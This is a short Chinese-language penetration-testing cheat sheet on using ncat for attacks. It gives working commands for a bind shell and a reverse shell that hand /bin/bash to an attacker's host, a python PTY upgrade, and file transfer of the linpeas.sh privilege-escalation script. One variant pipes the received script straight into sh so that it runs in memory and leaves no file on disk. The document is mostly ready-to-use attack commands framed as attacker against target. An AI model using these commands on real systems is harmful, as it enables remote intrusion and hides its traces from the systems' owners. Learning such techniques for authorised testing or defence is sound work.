渗透常用命令之nc

远程`SHELL`可以使攻击者跨网络执行`SHELL`命令。以小巧实用而著名的网络工具`nc`可以快速的提供远程`SHELL`和文件传输功能。

> 此次演示使用的程序为`ncat`，不同的版本命令可能会有差别


一、远程SHELL

因为防火墙或者`NAT`的存在，通常导致无法在外部主动连接目标主机。根据攻击者所在位置，选择使用正向`SHELL`还是反向`SHELL`。

1. 正向shell（Bind shell）

靶机将`SHELL`绑定至本地端口，以供攻击机远程访问。靶机监听，攻击机主动连接靶机的称为正向`SHELL`。

> 攻击机位于局域网，靶机位于公网



- 靶机监听端口

```
nc -lvp 8888 -e /bin/bash
```

- 攻击机发出连接

```
nc -v 106.000.000.100 8888
```

- 攻击机生成`PTY SHELL`（可选）

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

2. 反向shell（Reverse shell）

攻击机将`SHELL`绑定至本地端口，以供靶机远程访问。攻击机监听，靶机主动连接攻击机的称为反向`SHELL`。

> 攻击机位于公网，靶机位于局域网

- 攻击机监听端口

```
nc -lvp 8888
```

- 靶机发出连接

```
nc -v 106.000.000.100 8888 -e /bin/bash
```

- 攻击机生成`PTY SHELL`（可选）

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

二、文件传输

> 文件传输演示的网络环境为：攻击机位于局域网，靶机位于公网。

1. 文件上传（File upload）

将脚本文件`linpeas.sh`从攻击机上传到靶机。

- 靶机监听端口，并将输出重定向到文件`linpeas.sh`

```
nc --recv-only -lvp 8888 > linpeas.sh
```

- 攻击机连接靶机端口，将输入重定向到文件`linpeas.sh`

```
nc -v --send-only 106.000.000.100 8888 < linpeas.sh
```

> 靶机可以通过管道将脚本内容直接传入`shell`。在内存中运行脚本，不会在硬盘中留下任何文件。
>
> - 靶机
>
> ```
> nc --recv-only -lvp 8888 | sh
> ```
>
> - 攻击机
>
> ```
> nc -v --send-only 106.000.000.100 8888 < linpeas.sh
> ```

2. 文件下载（File download）

将脚本文件`linpeas.sh`从靶机下载到攻击机。

- 靶机监听端口，并将输入重定向到文件`linpeas.sh`

```
nc --send-only -lvp 8888 < linpeas.sh
```

- 攻击机连接靶机端口，将输出重定向到文件`linpeas_download.sh`

```
nc -v --recv-only 106.000.000.100 8888 > linpeas_download.sh
```